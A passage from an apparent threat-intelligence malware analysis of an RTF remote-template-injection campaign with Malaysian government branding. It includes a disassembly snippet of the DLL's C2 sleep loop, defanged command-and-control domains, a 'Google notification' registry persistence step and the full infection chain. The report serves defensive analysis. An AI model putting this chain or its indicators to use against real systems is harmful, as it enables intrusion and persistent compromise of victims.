


Figure 30: mclartyc[.]com IP Address

By the end of the malicious function, the program will call the sleep function before it loops to the previous generate URL path strings function and create a C2 connection back.

```
.text:74881B9F
.text:74881B9F loc_74881B9F:          ; dwMilliseconds
.text:74881B9F push    dword ptr [ebp-3E0h]
.text:74881BA5 call    ds:Sleep
.text:74881BAB jmp     loc_74881660
```

Figure 31: Call sleep function

Malicious DLL summary

The DLL's main activities are as follows:

1. Resolve a lot of function names during runtime
2. Create registry name "Google notification" with the value of GoogleDesktop's path
3. Decrypt C2 domain and user-agent strings
4. Generate random URL path strings
5. Create connection to C2 server (Domain already resolved to 127.0.0.1)
6. Sleep
7. Repeat step 4

Overall behavior scenario

1. Victim open RTF document
2. RTF load remote template from hxxps://mckeaguee[.]com/
3. Microsoft Word .doc (template) file contains malicious macro loaded
4. Macro executed
5. Retrieve another doc file contains malicious inline shape (EXE and DLL)
6. EXE and DLL dropped
7. EXE execute and DLL will be load

Conclusion

Netbytesec team believes the samples are linked to Malaysia as the name and content of the RTF samples containing Cyber Security Malaysia's acronym name, CyberGuru logo, and Malaysia Ministry of Communications and Multimedia's emblem. The sample also can be speculated that the malware was crafted by our own local Malaysian threat actor or might be from an outsider or it might come from red team operator out there. The attacker takes advantage of the RTF template ability to leverage RTF remote template injection to load malicious templates in the runtime. Even though the potentially dropped DLL has a unique way to resolve a lot of Windows API functions names during the runtime, the malicious software have simple malicious behavior and characteristics towards its victim which creates a persistent mechanism registry and connects to the C2 server.